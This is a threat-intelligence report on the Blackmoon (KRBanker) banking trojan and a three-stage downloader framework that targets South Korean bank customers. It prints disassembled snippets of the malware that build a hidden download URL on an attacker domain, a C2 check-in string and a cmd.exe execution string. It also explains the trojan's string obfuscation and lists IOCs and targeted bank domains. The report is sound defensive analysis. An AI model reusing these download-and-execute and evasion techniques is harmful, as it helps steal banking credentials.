Blackmoon Rising: Banking Trojan Back with New Framework

fidelissecurity.com/threatgeek/threat-intelligence/blackmoon-banking-trojan-new-framework/

May 4, 2017

Author

Threat Research Team

The Fidelis Threat Research team is comprised of expert security researchers whose sole focus is generating accurate and actionable intelligence to better secure customers. Together, they represent over... Read More

Comments

May 4, 2017

Banking trojans – true to their name – typically steal web credentials from users of financial services websites. Targeted services can include banks, wealth management firms, investment banks, retirement investment services companies and others – essentially any

website where money can be accessed and managed.

Hoping for a lucrative payday, attackers steal credentials by performing a 'man in the browser' attack. In this attack, a trojan is used to capture credentials that a victim unwittingly enters when they access their financial account online. Not surprisingly, this type of attack can have a significant impact on the individual as well as the organization operating the service.


Man-in-the-browser attacks have been a popular choice and play a key role in delivering the payload stage (i.e. malware) in numerous campaigns — including the Blackmoon banking trojan that stole credentials of more than 150,000 Korean users in July 2016.

From late 2016 into 2017, Fidelis Cybersecurity Threat Research observed two separate campaigns that delivered the Blackmoon banking trojan while utilizing a unique and interesting framework. A key characteristic of that framework involved the use of three separate downloader pieces that appear to work together to ultimately deliver Blackmoon (aka, KRBanker) malware onto geo-targeted systems. Interestingly, the campaign that we observed is designed to operate on systems operated by Korean users and targets multiple South Korean financial institutions.

In this report, we provide details on the Blackmoon Downloader Framework to assist the threat research community.

Key Findings:

- A unique and involved tri-stage framework has been observed specifically delivering the Blackmoon banking trojan. The framework provides multiple capabilities to be deployed in separate, but closely related, components. We're calling this framework the Blackmoon Downloader Framework.
- The framework is tightly coupled and designed to operate in sequence to facilitate multiple objectives, including evasion as well as geolocation targeting. The multistage downloader serves a practical purpose: It is another tactic used presumably to avoid detection, as functionality is distributed between these separate (but related) components.
- The campaigns we've observed using the framework are clearly operating against South Korean targets. The framework itself is configured to only deliver the malware to systems where the default language is set to Korean.
- Numerous South Korean websites are observed in the Blackmoon sample, including Samsung Pay, Citibank Korea, Hana Financial Group, KB Financial Group and others. A full list of observed targets is available at the end of this post.



Stage 1 – Initial Downloader

The initial downloader piece is very small, and some instances can be under <10KB in size. This size is not surprising, however, as the downloader has very basic functionality:

- Perform a GET request against a hardcoded URL,
- Download the response data, and
- Execute the data.

Responses are normally around 8KB in size and the bytecode is transmitted in the clear. While all the instances of this bytecode we found are roughly designed to accomplish the same thing, it should be noted this technique allows the actors to run any code they want on the infected machine. **In this respect, this technique essentially serves as a backdoor.**

The string for the download location of the bytecode URL is hidden by moving a single character at a time into position.

```
mov     [ebp+var_E0], 'h'
mov     [ebp+var_DF], 't'
mov     [ebp+var_DE], 't'
mov     [ebp+var_DD], 'p'
mov     [ebp+var_DC], ':'
mov     [ebp+var_DB], '/'
mov     [ebp+var_DA], '/'
mov     [ebp+var_D9], 'w'
mov     [ebp+var_D8], 'w'
mov     [ebp+var_D7], 'w'
mov     [ebp+var_D6], '.'
mov     [ebp+var_D5], 'b'
mov     [ebp+var_D4], 'a'
mov     [ebp+var_D3], 'o'
mov     [ebp+var_D2], 'r'
mov     [ebp+var_D1], 'o'
mov     [ebp+var_D0], '.'
mov     [ebp+var_CF], 'o'
mov     [ebp+var_CE], 'r'
mov     [ebp+var_CD], 'g'
mov     [ebp+var_CC], '/'
mov     [ebp+var_CB], 'f'
mov     [ebp+var_CA], 'i'
mov     [ebp+var_C9], 'l'
mov     [ebp+var_C8], 'e'
mov     [ebp+var_C7], '/'
mov     [ebp+var_C6], 'a'
mov     [ebp+var_C5], 'd'
mov     [ebp+var_C4], '_'
mov     [ebp+var_C3], '1'
mov     [ebp+var_C2], '1'
mov     [ebp+var_C1], '/'
mov     [ebp+var_C0], 'c'
mov     [ebp+var_BF], 'o'
mov     [ebp+var_BE], 'd'
mov     [ebp+var_BD], '1'
mov     [ebp+var_BC], '1'
mov     [ebp+var_BB], 0
xor     edx, edx
mov     [ebp+var_BA], edx
mov     [ebp+var_B6], edx
mov     [ebp+var_B2], edx
mov     [ebp+var_AE], edx
mov     [ebp+var_AA], edx
mov     [ebp+var_A6], edx
```

Stage 2 – Bytecode Downloader

Upon execution, the downloaded bytecode simply resolves any functions it will need. It then decodes an onboard blob of data with a single byte XOR. This contains the URL for the next download, which we observed to be a single-byte XORd PE file named as a jpg.


The naming of this entire structure is interesting. The bytecode is downloaded from the file path '/ad_##/cod##' and the PE file downloaded as '/ad_##/test##.jpg'. This caught our attention because the numbers are the same when you go through the entire chain.

This makes us estimate that all of these files are built at the same time, which would make each number a build number. Further, we estimate that, because none of the files appear to be generated on the fly, the XOR keys are all hardcoded in each subsequent section.

Based on this information, we conclude that the stages of the framework were all built to operate together in this sequence of events.


Stage 3 – Fake Image KRDownloader

This bytecode then downloads and runs a PE file that is XORed and has a jpg extension. The file, however, is only pretending to be an image like its name suggested. All related campaigns had similar names revolving around 'test##.jpg'. **This downloader has a specific check to verify that the user's default system language is Korean.** When the user's language is not Korean, the bot simply dies.



Korean Langauge check

This portion of the framework also uses a string encoding technique that has been previously discussed by researchers from Palo Alto Networks. The framework, related to KRBanker/Blackmoon, encodes the strings with base64, swaps the case of the letters, and replaces the padding character '=' Swith '@'.




Replace @ with =

```
loc_406F28:
sub     esp, 18h
mov     esi, esp
mov     [ebp+var_40], esp
sub     esp, 18h
mov     edi, esp
mov     [ebp+var_44], esp
sub     esp, 18h
mov     ecx, esp
mov     [ebp+var_48], esp
lea     eax, [ebp+arg_4]
push    eax
call    CopyDataToNewMem_405620
mov     [ebp+var_4C], eax
push    edi
call    swapCharCase_407680
mov     [ebp+var_30], eax
mov     ecx, [ebp+var_30]
```


Swap the case of characters

The decoded strings are interesting — one of a URL to download another ext file, and one of an IP. The bot first downloads the exe file and checks that the downloaded data has a MZ for the first two bytes.



KRDownloader MZ check

There's another string, however, that is hidden in a similar manner to those from the initial downloader. This leads us to understand more about this next phase in the infection chain.




```
push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset SEH_407420
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
sub     esp, 0F8h
mov     [ebp+var_28], 0
mov     [ebp+var_20], 63h
mov     [ebp+var_1F], 61h
mov     [ebp+var_1E], 2Eh
mov     [ebp+var_1D], 70h
mov     [ebp+var_1C], 68h
mov     [ebp+var_1B], 70h
mov     [ebp+var_1A], 3Fh
mov     [ebp+var_19], 6Dh
mov     [ebp+var_18], 3Dh
mov     [ebp+var_17], 0
mov     [ebp+var_14], 26h
mov     [ebp+var_13], 68h
mov     [ebp+var_12], 3Dh
mov     [ebp+var_11], 39h
mov     [ebp+var_10], 34h
mov     [ebp+var_F], 39h
mov     [ebp+var_E], 0
lea     ecx, [ebp+var_64]
call    sub_405770
mov     [ebp+var_4], 0
movzx   eax, byte_425000
test    eax, eax
```

String stored one byte at a time

This string de-obfuscates to two strings associated with KRBanker check-in traffic from other reports.

>>> binascii.unhexlify('63612e7068703f6d3d0026683d393439')
'ca.php?m=x00&h=949'

This function also creates the URI string that is associated with KRBanker activity from reports /ca.php?m=&h=949. After building the URI string, the malware then decodes the C2 address that it will check-in to. After check-in, the bot writes the downloaded exe file, along with random appended overlay data, to %TEMP% and then executes the program before deleting itself.



```
mov     [ebp+var_10], eax
mov     ecx, [ebp+var_18]
mov     [ebp+nNumberOfBytesToWrite], ecx
mov     [ebp+var_20], '%'
mov     [ebp+var_1F], 's'
mov     [ebp+var_1E], '.'
mov     [ebp+var_1D], 'e'
mov     [ebp+var_1C], 'x'
mov     [ebp+var_1B], 'e'
mov     [ebp+var_1A], 0
mov     [ebp+var_48], 'c'
mov     [ebp+var_47], 'm'
mov     [ebp+var_46], 'd'
mov     [ebp+var_45], '.'
mov     [ebp+var_44], 'e'
mov     [ebp+var_43], 'x'
mov     [ebp+var_42], 'e'
mov     [ebp+var_41], ' '
mov     [ebp+var_40], '/'
mov     [ebp+var_3F], 'c'
mov     [ebp+var_3E], ' '
mov     [ebp+var_3D], '"'
mov     [ebp+var_3C], '%'
mov     [ebp+var_3B], 's'
mov     [ebp+var_3A], '"'
mov     [ebp+var_39], 0
lea     edx, [ebp+PathName]
push    edx             ; lpBuffer
push    104h            ; nBufferLength
call    ds:GetTempPathA
lea     eax, [ebp+TempFileName]
```

Building process creation string

This is another downloader with some functionality to customize infections to geographical locations that the actor wishes to target. Since the coding styles between this downloader and KRBanker/Blackmoon are very similar, along with the similar C2 check-in, we decided to call it *KRDownloader.*

Blackmoon Trojan

The malware being delivered by the Blackmoon Downloader Framework has been previously reported by researchers as Blackmoon/KRBanker/Banbra. It has been seen being delivered in a variety of ways, including via adware campaigns and exploit kits.

The initial aspects of the malware appear to line up with reports revolving around traffic, whereby the malware gets the IP addresses it needs by using QZone and Pengyou responses to cgi_get_portrait.fcg?uins= requests. By decoding some of the onboard strings, we can quickly compare a recent sample with a previous sample. It should be noted that the strings from both samples are encoded in precisely the same way:

HexToText(Rc4_Encrypt(key, HexToText(Rc4_Encrypt(key, clear_string))))

Psuedocode of string encryption

Further, the similarity is such that the same RC4 keys can be used to decrypt the strings from both samples.

The sample from previous adware based campaigns we used for this exercise is 006cb2c12c577f7d8105a2e8a1bfc9cd13b2a7b8001664e74605bb530cf6a4a4

This allows us to conclusively state that this framework is delivering the Blackmoon banking trojan.

Note: Fidelis Cybersecurity products were used to detect all threat activity described in this report.

IOCs

Domains:

baoro(dot)org

dmdan.co(dot)kr

Framework Hashes

Initial Downloader:

13d21f0004a7f98d0c180508b261043ef30866a58533cfb55f771f8e1e946342
1b90278909438ff1ff72a1245ea55a285efdb14855363f861f81a0476c9347ff
1589f2e0f76dd6919caa580fe7da16bf82a5291ca01796fd3216db9816dd8344
1da6df60ba11b6a45c79146e1a02e0cedfce5d1ddb8b61f9f8d8c80a296efa77
15fc7c885c37af8489adeabf5e669ebc52ee42b9c141bb73fe5478c540933557
1dc037b96e5ff45a373f8151f358bc61674acd5d18e9ecfd92ba09c6ba752820
0c7a36edb35b602ddda7211538545290b51d836698be0303db205af114b5030b
185f86bbc358727ce18f587aa2771084fdf420fc6a5b99e33602661be8ad13c1
0871e2a68290ed675e1f23e9a2b69e08474a4d5320cd629ef7f188ecf2520435
225fbca583377a1ddb7b986dc7515afb4c45d5b6c065f8dfc1545375c7e13fb2
3970560f3d57d3376b5a8c130a9823448b456fb66de89f74a5c6145562dcff40
49fd623de8eda59482ee7fde6be68d50943b79b7d76ee4a090ccf940ecd3bbce
5d68030f8d9439eb252e63d0b5de473e99f0fc90eedc1f21d510400c9be7a8e4
3dc41af1fa7385649de00d5b95850539c9224a1c2633cf4ac1060545ad2b6a56
22d5fb9ffd29f42eca5e30c1ae4c7cc23dc18a0e7b5bc829e73168fe13e0ee5d
607e6606087a77a2ad7a57c3cb99d6c340ff30d11438df7328e6de06e04762ea
4c7776822c56b44eb1b083db2aacdb45490a8c6f51f6ca825991a2590dec7836
5f307c3aebfffc9e8040edf9899fcf2cac01b8aac5a0632c298170b9d54522ab
3e53b234dc6b98df9a7e040ce692b2d5048267c4b3399fde56b7b676a6bdf2c3
52e57d24ffe53da4e6ba6a56ccddd12f0d0d32bd165cf4fada7ce9fe432290d4
2f8b044ed5fed2ab7b607ebe7429253f720a56c42bc5b0f834c265267a17b74b
660ab89813c667c3fffd8cfac2ac410893501d157c366471b5a57fca2b6ca1f0
32f64e7875c6cd138f0139bdd2c8f29008ee519f6e44b2ebed2ee735380fe768

5a825596291d9123acaf4ad4546125d65fccebe40fe7451fc1c9309b0a6aac18
55c98b3454d9d91c7a5056813d1a5318511ecbc0d6f63c52bd9e0b57376a98c2
94f5f8f004193c1918cca904d345fd209e41e15c69a6cdfdc738e050decc36cd
9c6a9fcdbe3cc38563107b787c82cc1bc0023dd1e1a3c0bfdcfb6e7e30c2de11
6c4ee25fe12cc5cb5f9e57605b1ca1e7dda5f31c48c919d38174138f8ea5951f
8a52635bb3564d505b0dec4f3a3b702ff34e44f60841435577f9828fe0d468bc
7cdbf0a4fadc0112b0caedb4efd8ae1427ed94b817d4fc1b4bba72d9d6f2bc44
951a0186b949d102128da2a5beaf770b482f754141b1d75bfd4f0ecfecc20845
6eca0451b45a6b4ac84794d9666f4b6baa15f64914be7e5e125a37963af9b330
8a8eaaba0ba749a319e3763d244e725a289b8597956b9cb959b5fbb941be12fa
80873c5bf9cc9835669b84c4a69034bc0eeca79e9f0925f1d6a86fded0cb6532
70024352a4b58bfac6086dbaee03ab1513a83564b8e69791cd5721d0c9ea59e7
96c4a20cafd6283d770d29de122fcfcef52f13dd8b96844f652ce8f1a55354e2
81f346a457f15748da93c9f674aa50dc1f3ddaf5d0792913796ee04d1a90a5fc
9d10898a128473f70fcf73b1b517a3bd3e669701c3bc61b5665a0e97b33aa1c5
9366a18dbd97f6cc6bb6883c5ce612e1dc1a580220f0b235db991dcd3b50ad6d
9bdf054f58e74fa092d86c9fb816a641811ceb131b2021a560797ff902401b26
9d0f122747e27b379cc4ee405438473d1813ba5bc90718f5e4573b0348a3cfc9
7207c99db0b3f91949af846a40d7090b0ea129295862e3d9a966c45f051b1368
865a0b0e257908a7d9ad7026e35e88be46576fd18b961a6de4ef4ab85e2ef6d7
b50249b6d223f6d947e14ced2133992504d6397a3284945eb684270776f360f3
9fcdf3aac12e582bfd214b3fdcf620015633bef333989dfcf2119fe779efd695
cecc2cbe9038587618290cbd6a9bb3ffd73ce79c36be71a33c16a982f10f50ed
b2d0290e237c6e03fe589767e07dfa344192bbc63e59b9fea4fcb81ccf8da73f
a6b0379b194d81da387ad092f04bb1094a07e29156803b4244fd9f0b4b222ce0
d0e0335ccabcfedb481aadebcb0379e6b8c45591ef946a51dbe524366f81f749
ab149cce386655799d79ccbffc9f11601dc0ec514abc9788c4e76fbb5f00fcc6
b7c24a2f49d56b205d938e313c0c3a3bd9199385d42c76c515b4aa7b43e9cf61
b6d9b7b4c0a783582a1c6f059f6226e99675d43fd47cf2540c3b6b7fe0f91523
b8e654f37791a6eef9f3929d8d377b559f2f1f58dfcf6af45e41bac388737b55
d49b2e89dd6567b656b52a53c78e9b561f31eda36e33c97a925d7fcadf8a7733
b0280a8d4493b4e62321091fda857059a0a8b1238eb5c6cf4f3b319cdabfc5ef
b46aa9ecd51052db88242f63cdfcabcf93f1af2798ee3d0768f29900b54757f9
c40e3defa3c07228b1100d16e112a82c459727a7b7e9d272e4a42b345130a679
b07d72fd0eeb98f4bbf520461c9d0569cd3162292fab72645352a6219c9d3fba
f41b64ccaed768ce85882572ec1985186337b8263ca8ed525f025d220596da02
e099ee574a1311cfb4cb077ebb51f4b60aae3ae3d7e6ffeeb6ae868477e1814d
f141dfc4ff25917e5225848e09ae848f16466a06fad22b8e196761b9396049ff
fb70da3ab6c84cf42c85d8b4ada1de7954f957043da4c55688429a0fbe797139
e74a20aeefffde432af4941a4e0e927d383b6ff8e52039052e1e5670ef133300
f9522e92e6290516dab4e0278e7ea525a33ef3815ca1ee6074461e545294588e
f39b9b41bde2091207c08dba42db26b7898c40ca42f6ad1eefc2e8d442efea74

ec97c8ef25cebaa4b47c52301120933d6d05cf2af5de4ed030afb099a05c0d88
fea4c00ca8206d51d34cdeb8c234e790cce0f8c8a4df760b77b3a7a023503214
f3d5c3ee9a6a96d888bb8e5964945cf80a8997350c1e758042bed4b80e85a5c2
ede62f5a6fad9fd1f4128dbb6edf277e3298e6013e1bb0e8f0c2f9284dcda79b

Bytecode downloader:

5de4450d1750a26dd91b761679eb1add6521bf0dbf4838420b609cd6d3b32624
a968a422d48d091d68bf6f385939c36c133d321affd2bc7d1b5f7c3dfe4ee9ac
7fe0d7c2ef411e5314d26d1669c6dea30320be932feb236b92ffe6d8d835f40f
8331c000dccb233e6ea03cff88dd07a10934ff08b5a389e81738f6f4cd0ca511
7711be8e3fe37dcd7eac9ac860a3f2fe4be710aacddd451f838da0fb09b66ab3
a3a47c71eff1c5e7d931bca67bd671a1fb35fdeccb717fc3eec2ba230a98f504
7eb050c7a99dc7424ce7a0f9d6c35a5f9ff4c57b301823dd42d2edf146f356e8
f240819c63a298bcca117bcd623552a89c5e337ee7afc68825c91c757ad5dff5

KRDownloader:

818000a9178222c527efeb06bf70c2bc6e238488114690dbe53c30f24783e46f
20a8ffc6f7b926e29502975c011b1e4d2b2f6d693eefa3d2cd6ad615dcb9afdf
789ea5ab366a689184bd40b465e11bcadf6a09d072529d600af4a67164a3b47a
f8bc57a8759432f01548f18f98d7d21268748e8c1df1ded99291d14e50e9d1e2
4dd1a7267f4c277c17b6e79ff86715aab0a13937c4ee2e56bff1238af2433bfb
624ac655f193cf240ddaa6dfabf6b5f44315b8b4e04cf245a457cb7d400f09dcC
1de6d70778a02ec9fc61c303dc2713318930bf2c9ebf2e8f5554b990545e9fd9
1528bebe73b2f3a7ad5b05de216c6f5b5db0622fb4e51889974772b3d1c64ae5
184288e15b0af9fb945d7876a0f3b04dd3f049a373d5eeaf41211b43d1b9a91c
7f9693e157dde6b5564c67f90e34a2d4ab2f30d49ba636733ff7f6dd9a1ed503
9d5b746b80a9dc8d24398d65b8514d64616e158cbfbda36aea46e462c26e9974
0a22697123e7bcbc9aee3dcc633ff1268377b92c2296385e79d158f7d0367c8c

Downloaded malware hashes:

341ab5b38188ee8aac5a3cc3254bfaacf560824ff85ad90c77b5a450fdfb6c45
9947f10589e82d849918c888c6c58085138aa4b4fd16db0e4c2a0c9c3a7914a0
f7e24a2620f735b974d347ccfcbe056e387bd69cc026e855181f7c43ccc06033
65c55e1e1761e16a0a40f01f82caaf9b8fbf44789ed36ce5818929e03f5b0ac8
cb0edc2e7c45b341c40c784389c0157d9dd2c78e023b645681f78e658d69c512
f1050528c2b7a051c792a0921f81adda99815686117c93308b1d90ab54ab9329
a6733f2e5d660ca8c0c0ec9bf31c944a1e26cc05c9dca1f6398caa5bfe09dda6
4a1d745cc906aec0d76eaf207c9a659802c7bedf0341700dc329dfcf4ee43e94
0cc9466c66b6ddac877cacef271f924dd4c205fa0b34da7ffa1dc810f84bbe0d
25316c432e97c45f6a4bfd28f642939f5f381bdfe8e50a74cde1bace759a8df0

Blackmoon/KRBanker target list:

kbstar[dot]com
www.kbstar[dot]com
www.samsungcard[dot]com
samsungcard[dot]com
omoney.kbstar[dot]com
nonghyup[dot]com
www.nonghyup[dot]com
banking.nonghyup[dot]com
shinhan[dot]com
www.shinhan[dot]com
banking.shinhan[dot]com
ibk.co[dot]kr
www.ibk.co[dot]kr
mybank.ibk[dot]kr
wooribank[dot]com
www.wooribank[dot]com
keb.co[dot]kr
www.keb.co[dot]kr
ebank.keb.co[dot]kr
hanabank[dot]com
www.hanabank[dot]com
kfcc.co[dot]kr
ibs.kfcc.co[dot]kr
epostbank.go[dot]kr
www.epostbank.go[dot]kr
citibank.co[dot]kr
www.citibank.co[dot]kr
standardchartered.co[dot]kr
www.standardchartered.co[dot]kr
www.naver[dot]com
naver[dot]com
www.gmarket.co[dot]kr
gmarket.co[dot]kr
nate[dot]com
www.nate[dot]com
daum[dot]net
www.daum[dot]net
hanmail[dot]net
www.hanmail[dot]net
11st.co[dot]kr

www.11st.co[dot]kr
auction.co[dot]kr
www.auction.co[dot]kr

Further Reading

1. https://researchcenter.paloaltonetworks.com/2016/05/unit42-krbanker-targets-south-korea-through-adware-and-exploit-kits-2/
2. https://malware.dontneedcoffee.com/2017/01/CVE-2016-7200-7201.html
3. https://blog.fortinet.com/2016/04/23/over-100-000-south-korean-users-affected-by-blackmoon-campaign
4. https://nprotectsecurity.wordpress.com/tag/krbanker/
5. https://www.arbornetworks.com/blog/asert/wp-content/uploads/2016/02/ASERT-Threat-Intelligence-Brief-2016-01-Big-Bong-Theory.pdf